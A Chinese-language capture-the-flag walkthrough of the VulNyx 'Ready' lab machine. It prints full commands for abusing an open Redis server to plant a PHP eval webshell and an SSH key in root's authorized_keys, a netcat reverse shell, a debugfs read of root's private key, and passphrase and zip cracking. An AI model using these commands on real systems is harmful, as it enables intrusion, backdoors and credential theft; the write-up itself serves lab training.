主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# arp-scan -I eth1 -l

192.168.56.110  08:00:27:7c:37:e5       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.110`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# nmap -p- 192.168.56.110

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6379/tcp open  redis
8080/tcp open  http-proxy
```

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# nmap -sT -sC -sV -O -p22,80,6379,8080 192.168.56.110
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 23:35 CST
Nmap scan report for 192.168.56.110
Host is up (0.00088s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 51:f9:f5:59:cd:45:4e:d1:2c:06:41:3b:a6:7a:91:19 (RSA)
|   256 5c:9f:60:b7:c5:50:fc:01:fa:37:7c:dc:16:54:87:3b (ECDSA)
|_  256 04:da:68:25:69:d6:2a:25:e2:5b:e2:99:36:36:d7:48 (ED25519)
80/tcp   open  http    Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Apache2 Test Debian Default Page: It works
6379/tcp open  redis   Redis key-value store 6.0.16
8080/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache2 Test Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:7C:37:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.95 seconds
```

web渗透（探测80，8080端口）

都是apache的默认页面

之前看过一篇redis漏洞大全，有个写webshell的漏洞，很像，试一下


探测6379端口

步骤一：链接redis，配置，getshell


```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# redis-cli -h 192.168.56.110
192.168.56.110:6379> config get dir
1) "dir"
2) "/root"
```

```
192.168.56.110:6379> config set dir /var/www/html
OK
192.168.56.110:6379> config set dbfilename xhh.php
OK
192.168.56.110:6379> set x "\r\n\r\n<?php phpinfo();@eval($_POST['cmd']);?
>\r\n\r\n"
OK
192.168.56.110:6379> save
OK
192.168.56.110:6379>
```

步骤二：访问web验证



步骤三：蚁剑链接



反弹shell（稳定shell)

在蚁剑的虚拟终端上执行`nc -c /bin/bash 192.168.56.247 6666`

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.110] 60034
uid=1000(ben) gid=1000(ben) groups=1000(ben),6(disk)
```

成功反弹到shell

> 稳定shell步骤
>
> 步骤一：python3 -c 'import pty;pty.spawn("/bin/bash")'
>
> 步骤二：ctrl + z 弹出
>
> 步骤三：stty raw -echo; fg
>
> reset
> xterm
>
> 步骤四：
>
> export TERM=xterm
> export SHELL=/bin/bash
>
> （可选）
>
> stty rows 38 columns 116

```
ben@ready:/var/www/html$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),6(disk)
ben@ready:/var/www/html$
```

```
ben@ready:/home/ben$ cat user.txt
e5d3f520423fdef77195ac688ecc27cb
```

拿到user.txt

ben ---> peter

```
ben@ready:/home/ben$ sudo -l
Matching Defaults entries for ben on ready:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ben may run the following commands on ready:
    (peter) NOPASSWD: /usr/bin/bash
```

?直接能拿到peter的bash？我还以为ben在disk组有什么用呢

```
ben@ready:/home/ben$ sudo -u peter /usr/bin/bash
peter@ready:/home/ben$ id
uid=1001(peter) gid=1001(peter) groups=1001(peter)
```

peter ---> ben ---> root

好吧disk组还是有用的


姿势一：破解id_rsa

使用disk组权限读取/root/.ssh/id_rsa

```
#步骤一
ben@ready:/home/ben$ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       6.9G  1.5G  5.1G  22% /
udev            473M     0  473M   0% /dev
tmpfs           489M     0  489M   0% /dev/shm
tmpfs            98M  492K   98M   1% /run
tmpfs           5.0M     0  5.0M   0% /run/lock
#步骤二
ben@ready:/home/ben$ /usr/sbin/debugfs /dev/sda1
debugfs 1.46.2 (28-Feb-2021)
#步骤三
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
(......)
-----END RSA PRIVATE KEY-----
```

拿大佬的破解器破解一下[RSAcrack](RSAcrack)

```
┌──(root㉿kali)-[~/Tools]
└─# bash RSAcrack -k id_rsa -w ../Desktop/rockyou.txt
```



```
─────────────────────────────

 code: d4t4s3c   ver: v1.0.0

─────────────────────────────

[i] Cracking | id_rsa
[i] Wordlist | ../Desktop/rockyou.txt
[*] Status   | 979/14344391/0%/shelly
[+] Password | shelly
─────────────────────────────
```

得到密码

```
┌──(root㉿kali)-[~/Tools]
└─# ssh -i id_rsa root@192.168.56.110
The authenticity of host '192.168.56.110 (192.168.56.110)' can't be established.
ED25519 key fingerprint is SHA256:7e6nZsLIg3VH7MUpoakFpn75ysrvjzOKOYGrMGHcpLY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.110' (ED25519) to the list of known
hosts.
Enter passphrase for key 'id_rsa':
Linux ready 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64
Last login: Wed Jul 12 18:22:32 2023
root@ready:~# id
uid=0(root) gid=0(root) grupos=0(root)
```

姿势二：通过redis漏洞写入ssh公钥

由于redis权限过大，导致可以直接写入/root目录

SSH

示例来自这里

请注意，`config get dir`手动执行其他利用命令后，结果可能会发生变化。建议在登录 Redis 后立即运行此命令。在输出中，`config get dir`您可以找到**redis 用户**的**主目录**（通常为*/var/lib/redis*或*/home/redis/.ssh*），知道这一点后，您就可以通过 SSH**以 redis 用户**身份访问该文件。如果您知道其他具有写入权限的有效用户的主目录，也可以利用此漏洞：`authenticated_users`

1. 在您的电脑上生成 SSH 公钥-私钥对：`ssh-keygen -t rsa`
2. 将公钥写入文件：`(echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
3. 将文件导入 Redis：`cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
4. 将公钥保存到Redis 服务器上的**authorized_keys**文件中：

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /var/lib/redis/.ssh
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
OK
```


5. 最后，您可以使用私钥通过**SSH** **ssh -i id_rsa redis@10.85.0.52**

步骤一：将生成的密钥写入spaced_key.txt，导入到redis

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# (echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt


┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# cat spaced_key.txt | redis-cli -h 192.168.56.110 -x set ssh_key
OK


┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# redis-cli -h 192.168.56.110
192.168.56.110:6379> KEYS *
1) "ssh_key"
2) "x"
192.168.56.110:6379>
```

步骤二：写入改名保存

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# redis-cli -h 192.168.56.110
192.168.56.110:6379> KEYS *
1) "ssh_key"
2) "x"
192.168.56.110:6379> config set dir /root/.ssh
OK
192.168.56.110:6379> config set dbfilename "authorized_keys"
OK
192.168.56.110:6379> save
OK
192.168.56.110:6379>
```

步骤三：连接


```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# ssh root@192.168.56.110
Linux ready 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64
Last login: Wed Nov 26 17:41:31 2025 from 192.168.56.247
root@ready:~#
```

成功连接

root.txt

```
root@ready:~# ls
root.zip
root@ready:~# unzip
-bash: unzip: orden no encontrada
root@ready:~# 7z
-bash: 7z: orden no encontrada
```

发现没有解压工具，拿下来解压



拿下来的方式有很多种，按自己习惯的来

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# unzip root.zip
Archive:  root.zip
[root.zip] root.txt password:
```

解压发现要密码，破解

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# zip2john root.zip > tmp
ver 2.0 efh 5455 efh 7875 root.zip/root.txt PKZIP Encr: TS_chk, cmplen=43, decmplen=32, crc=68F3F801 ts=91CA cs=91ca type=8

┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# john tmp --wordlist=~/Desktop/rockyou.txt

Press 'q' or Ctrl-C to abort, almost any other key for status
already          (root.zip/root.txt)
```

破解出密码为`already`

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# unzip root.zip
Archive:  root.zip
[root.zip] root.txt password:
  inflating: root.txt

┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Ready]
└─# cat root.txt
cf537b04dd79e859816334b89e85c435
```

拿到rootflag